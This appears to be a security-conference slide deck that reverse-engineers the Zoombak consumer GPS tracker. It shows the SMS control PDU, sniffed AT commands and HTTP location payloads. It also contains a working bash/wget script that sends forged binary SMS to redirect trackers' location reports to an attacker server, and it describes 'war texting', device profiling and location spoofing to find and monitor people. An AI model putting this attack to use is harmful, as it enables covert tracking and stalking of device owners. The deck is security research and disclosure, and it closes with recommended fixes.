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Turning Embedded Devices into Weapons

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

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- Afghanistan
- Libya
- The White House

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

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

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
So what’s this b.s. all about, donb?

Zoombak "Advanced GPS Tracker"

- Sold in over 12,500 stores nation wide
- Easy to use (iPhone, Android, Blackberry)
- 2x as big as your 6th Generation iPod Nano
- Track your…
  - Car
  - Family
  - Pet
  - Valuables

Even *Oprah* Loves Zoombak



What is the Device composed of?

Modular design

- GSM module
- GPS module
- Application “microcomputer”
- T-Mobile SIM Card

GSM Module

- Siemens 0682
  - Infineon Baseband
  - Skyworks 7750 RF Tx
- Controlled via USART
  - AT Commands!
- No shared memory!

GPS Module


- GR-520 GPS Module
- Not that interesting
- Acquires GPS!!!

Application uC

- Renesas SH7721/7300 Microcomputer Platform
- Fairly robust uC platform
- Application processor unknown
  - But, probably one of the common realtime uC OS
  - Likely, Java
  - Or something….

But wait! Donb, don’t you know?!?

I don’t have to know…



A Quick Aside about Siemens 0682

- Attaching to OpenBTS
  - Using Malaysian Test SIM cards (001/01)
- The Zoombak (Siemens) claims A5/2 capability
  - And only A5/2
- The Zoombak accesses GPRS
  - Presumably using A5/2
- T-Mobile allows A5/2 on GPRS in the USA?
  - This shouldn't happen

How does Zoombak work?


It’s all about the Customer Experience

- Log into the Web2.0 interface
- Select the desired tracking device
- Click “find now”
- Wait for the embedded map to update
- Enjoy the map
- GOTO 10

How does the device work?

The Control Channel

- Commands are received via SMS
  - 8bit binary messages
- Application polls SIM for SMS
- Application receives command
  - Parses binary SMS
  - Extracts command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donb@localhost ~/lab/research/zoombak/revenge/pdus $ hexdump -C 9
00000000 07 91 41 40 54 05 10 f1 44 05 91 21 60 f0 00 04 |..A@T...D..!`...|
00000010 01 21 50 32 04 50 2b 32 06 05 04 ea 08 1c 6c 67 |.!P2.P+2......lg|
00000020 4f 6e 44 4c 6f 63 61 74 65 00 01 01 6c 6f 63 33 |OnDLocate...loc3|
00000030 34 2d 67 66 71 67 79 6c 39 66 00 00 00 43 ca ed |4-gfqgyl9f...C..|
00000040 70 08 00 18 01 f4 00 00 00 53 |p........S|
0000004a
donb@localhost ~/lab/research/zoombak/revenge/pdus $

PDU Breakdown

- “gOnDLocate”
  - Represents an incoming location request
- “Loc34-gfqgyl9f”
  - Location ID (nonce)
- 0x43 0xCA 0xED 0x70
  - 67.202.237.112 ???

Whois By IP Address - Mozilla Firefox (Private Browsing)

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http://tools.whois.net/whoisbyip/

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- Whois Domain Search
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Web Analysis Tools:
- Ping
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- Alexa Reach Chart
- Alexa Rank Chart
- Compare Alexa Rank
- Total Google Pages

Website Validators
- CSE HTML Validator
- WC3 HTML Validator
- CSS Validator
- Robots.txt Validator

XHTML 1.0

CSS

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Tool: Whois By IP Address

Find Out Whois By IP:

Enter IP Address:

Search

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[Querying whois.arin.net]
[whois.arin.net]
#
# Query terms are ambiguous.  The query is assumed to be:
#     "n 67.202.237.112"
#
# Use "?" to get help.
#

#
# The following results may also be obtained via:
# http://whois.arin.net/rest/nets;q=67.202.237.112?showDetails=true&showARIN=false
#

Zoombak, LLC SUNGARD-8D31CB05-9199-4FCD-8EC (NET-67-202-237-64-1) 67.202.237.64 - 67.202.237.127
Sungard Network Solutions, Inc. SGNS-BLK-10 (NET-67-202-192-0-1) 67.202.192.0 - 67.202.255.255


#
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# available at: https://www.arin.net/whois_tou.html
#
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Done

So, the Location Request…

- Defines ***where*** the device should connect
  - IPv4 Address
- Defines ***what*** the device should send
  - Nonce

Okay, but what does a response look like?

Back to the Logic Analyzer

- Log into Zoombak's Web2.0 GUI
- Send a valid request to the Device
- Sniff the AT commands between App -> GSM
- Watch what the device does

```
AT^SICS=0,conType,GPRS0
AT^SICS=0,user,""
AT^SICS=0,passwd,""
AT^SICS=0,apn,cidagps.t-mobile.com
AT^SICS=0,dns1,""
AT+CGATT=1
AT+CGATT?
AT^SISI=5
AT^SISS=5,srvType,Socket
AT^SISS=5,address,socktcp://67.202.237.112:7276
AT^SISS=5,conId,0
AT^SISS=5,tcpOT,20
AT^SISO=5
AT^SISI=5
AT^SISI=5
AT^SISW=5,260
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 173
loc34-gfqh1c7c&DLC&01.05&1&12673344409;5;2010-12-28T02:18:35Z;11001&11863&310&260&0&1&-57~110
10&12493&&&1&&-73~11001&11861&&&1&&-76~11010&36843&&&1&&-77~11001&39102&&&1&&-79at^sisr=5,100
0
at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT+CCLK?
AT+CNUM
AT+CGATT?
AT^SISI=5
AT^SISI=5
AT^SISW=5,126
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 40
loc34-gfqh1c7c&DLC&01.05&1&12673344409;0at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT^SISI=1
AT^SISC=1
AT^SISI=1
AT^SISI=5
AT^SISC=5
AT^SISI=5
at^smgl=0
donb@localhost ~/lab/research/zoombak/revenge $
```

Seriously?!?

- The GSM Module accepts AT commands to
  - Connect to a specific host AND port
  - Over TCP/IP
  - Send/Receive data

- Zero confidentiality!


Lets Diverge, Shall We?

- GSM baseband attacks are a Serious Issue ™
- The baseband attack surface was
  - Thought to be small
  - RF oriented
  - Localized
- But, wait! Remote baseband compromise?
  - Embedded TCP/IP stack
  - Small code base (small flash space)

Attack Scenario

- For any baseband with embedded TCP/IP capability
- Force AT commands to connect to Host:Port
- Implement attack against TCP/IP stack
  - IP header length
  - TCP payload length
  - Fragments
- Get persistent compromise in the baseband
- Force GPRS traffic over a specific APN/IP
- Evade Application Flash Updates
  - No need to backdoor the App when the Baseband is backdoored
- Similar to BIOS backdoors for PC

Okay, back to the payload.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la | grep gfqh1c7c | sed 's/\(;\|^\)/\n/g'
loc34-gfqh1c7c&DLC&01.05&1&12673344409
5
2010-12-28T02:18:35Z
11001&11863&310&260&0&1&-57
11010&12493&&&1&&-73
11001&11861&&&1&&-76
11010&36843&&&1&&-77
11001&39102&&&1&&-79at^sisr=5,1000
loc34-gfqh1c7c&DLC&01.05&1&12673344409
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First Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- Time stamp
- Cellular data
  - Location Area Code (LAC), Cell ID, MCC, MNC, RSSI
  - This is the 'A' in A-GPS

Second Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- GPS data (latitude, long)
  - If available
- Time stamp

Let’s use Open Cell ID

- Online database of cellular towers
- Includes
  - MCC
  - MNC
  - Cell ID
  - LAC
  - Geo Location (Latitude, Longitude)

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So, now we know…

- How to control the device
  - Presumably via IP in SMS
- What a response looks like
  - Standard HTTP POST
- Where the data is sent
  - Zoombak server on port 7276
- What network its sent to
  - cidagps.t-mobile.com


What’s next?

“Dogggg will hunt!!” – Les Claypool

Piece it together!

- SMS service like Routomessaging
  - Send binary SMS for fractions of a cent
  - Scriptable over SMPP
  - Combine with crontab -> Win!
- Edit a valid payload
  - Change Zoombak's IP to Your IP
  - Ship the SMS
- Wait on port 7276

usrp@robots: ~
x=1
while [$x -lt $TIMES]; do
x=$((x+1));
K=`printf "%s%.02d" ${KEY} ${x}`;
for M in ${TARGETS}; do
echo "forceloc: shipping message to $M as key $K";
wget "http://127.0.0.1:13013/cgi-bin/sendsms?username=donb&password=NickDe.BLACKMAIL!!!&from=1203&to=${M}&udh=%06%05%04%EA%08%1C%6C&text=%67%4F%6E%44%4C%6F%63%61%74%65%00%01%01${K}%00%00%00%00%00${SERVER}%08%00%18%01%F4%00%00%00%FF" >/dev/null 2>&1
done
sleep $SLEEP
done
18,0-1 Bot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No. Time Source Destination Protocol Info
1 0.000000 10.90.0.232 10.90.0.93 TCP etc-control > oma-ilp [SYN] Seq=0 Win=5840 Len=0 MSS=1460
2 0.000032 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=
3 0.997995 10.90.0.232 10.90.0.93 TCP etc-control > oma-ilp [ACK] Seq=1 Ack=1 Win=5840 Len=0
4 3.659957 10.90.0.232 10.90.0.93 TCP etc-control > oma-ilp [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=
5 3.660010 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [ACK] Seq=1 Ack=298 Win=6432 Len=0
6 3.660173 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [PSH, ACK] Seq=1 Ack=298 Win=6432 Le
7 3.660193 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [FIN, ACK] Seq=104 Ack=298 Win=6432
8 6.660215 10.90.0.93 10.90.0.232 TCP [TCP Retransmission] oma-ilp > etc-control [FIN, PSH, ACK]
Frame 4: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits)
Linux cooked capture
Internet Protocol, Src: 10.90.0.232 (10.90.0.232), Dst: 10.90.0.93 (10.90.0.93)
Transmission Control Protocol, Src Port: etc-control (6107), Dst Port: oma-ilp (7276), Seq: 1, Ack: 1, Len: 297
Data (297 bytes)
Data: 504f5354202f7a6c732f7a623130302f75444c6f63617469...
[Length: 297]
0000 00 00 02 00 00 00 00 00 00 00 00 00 00 00 08 00 ....
0010 45 00 01 51 25 83 00 00 3f 06 3f 2c 0a 5a 00 e8 E..Q%... ?.?,.Z..
0020 0a 5a 00 5d 17 db 1c 6c 39 42 6e 01 55 f6 62 1f .Z.]...l 9Bn.U.b.
0030 50 18 16 d0 e8 f2 00 00 50 4f 53 54 20 2f 7a 6c P..... POST /zl
0040 73 2f 7a 62 31 30 30 2f 75 44 4c 6f 63 61 74 69 s/zb100/ uDLocati
0050 6f 6e 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 on HTTP/ 1.1..Hos
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0130 26 31 26 26 2d 38 32 7e 34 36 39 30 31 26 31 30 &1&&-82~ 46901&10
0140 34 38 32 26 26 26 31 26 26 2d 38 37 7e 32 39 33 482&&&1& &-87~293
0150 30 38 26 31 30 31 30 33 26 26 26 31 26 26 2d 39 08&10103 &&&1&&-9
0160 38 8
Data (data.data), 297... Packets: 13 Displayed: 13 Marked: 0 Load time: 0:00.048 Profile: Default

So, we know we can intercept.
But, can we find devices?

Enter, War Texting

- Spam thousands of numbers with our SMS payload
- Wait patiently, serving on port 7276
- Log all incoming requests
- Analyze location data
  - Interesting targets?

War Texting – The reality

- SMS spam is a huge problem
- Too many messages too fast = blocked
  - Average one message per 20 seconds
  - Slightly change payload
    - Alter Nonce with every message
- Don’t increment through MSISDN
  - Randomize from a set of targets
- Don’t spam all MSISDN
  - Look for the device’s profile first

Building an Easy Device Profile

- Incoming calls are disabled
- All devices are T-Mobile
- SMS is enabled
- NPA/NXX are typically not associated with location of purchase
- Use HLR to find devices that are “never home”
- Caller ID is always “Unavailable”
- Use HLR to find devices that are turned on
  - ‘Off’ devices are ‘Absent Subscriber’

Profiling is Less Intrusive

- Profiling is simply reconnaissance
- Perform many normal actions
  - To create an abnormal result
- Effect?
  - Generated list of potential fits
  - Less people spammed
  - Less provider hate for our SMS
  - More low key

So, we can find and target users.
But, can we impersonate them?

Of course!

- Response payloads have no confidentiality
- Pure HTTP
- We can forge RSSI
- GPS data can be forged easily
  - Yay for on-line maps and Google Earth!

The Assisted in Assisted GPS

- Doesn't mean 'Assisting You'
  - It means 'Assisting Them'
- Obviously, known LAC/CI pairs should indicate potentially bad GPS data (or vice versa)
- Selling LAC/CI is big $ in the Location Research markets

We hit the Trifecta

We can now…

- Discover random tracking devices
  - Device Profiling and War Texting
- Force location interception
  - SMS Control Spoofing and GPRS Abuse
- Impersonate compromised targets
  - SMS Access, GPRS Abuse, and Client Spoofing

What attacks can be performed?

- This is an issue of thinking like an attacker

- Discover and monitor targets over time
- Assess highly desirable targets
- Strategic planning through behavioral analysis

What can be done to fix these problems?

Currently, they are…

- Using T-Mobile to do things "the wrong way"
  - "Non-Geographic Test Number" NPA/NXX
    - As of February 2011
    - Not active in Number Portability Administration
    - Blocks SMS from services like RoutoMessaging (temporarily?)
  - GPRS PDP Context Switching
    - Drop different types of devices into different networks


But, they should be…

- Not relying on the control message
  - Why embed an IPv4 address at all?
- Not implementing confidentiality and integrity
  - T-Mobile sends encrypted SMS to update SIMs, why can't Zoombak do the same for the App?
- Disallowing software from talking to non-Zoombak resources
  - Force all network traffic through to Zoombak systems on the network
- Using HLR to assess potential spoofing/abuse
  - Dead technique unless T-Mobile exports this

Carmen's Success is *Zoombak's* Failure

Remember Carmen Sandiego?

- Research presented with Nick DePetrillo (Crucial Security / Harris Corporation)
- Tracking via HLR access
- Only a Phone Number is required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Carmen Succeeded!

- T-Mobile HLR requests now fail
- Random MSC values from a static set of N
- No more T-Mobile tracking
- All major GSM providers in the USA are now secure

Bad for Zoombak

- No Location Data to compare to
- The device's response must be trusted
- HLR can't prove error / manipulations

What Lessons can we Learn?

Embedded Security is Hard

- Weak security surface
- Vast threat surface
- Many “moving parts” to maintain
  - Baseband
  - GPS firmware
  - Application firmware
  - SIM software/keys/etc
- The days of obfuscating your product are over
  - No plastic / epoxy / silicon for me

It's also a Function of $

- Decreased production cost
- Increased functionality
  - Zigbee/802.15.4/Z-Wave
  - RFID/NFC
  - DECT
- Increased application space
  - More production = decreased cost to user

What's the next *Killer* App?

- Urban Traffic Control systems
  - Controlled over GSM
- SCADA sensors
  - Controlled over GSM / SMS
- Generic user devices
  - Kindles, iPads, etc
- Children's toys (IM-ME) capable of GSM
  - IM-ME has a 26MHz clock and can (sort of) do GSM-850

Well… Remember the last person that made Oprah look bad?

Yeah, me either.

By GEORGE BURNS, AP

James Frey appears on Oprah Winfrey's show in 2006.

Thanks For All The Fish!

- Nick DePetrillo
- Chris Eng
- Travis Goodspeed
- Andreas Junestam
- Mike Kershaw
- Zane Lackey
- Patrick McCanna
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
“We ain’t hard 2 find” – 2pac



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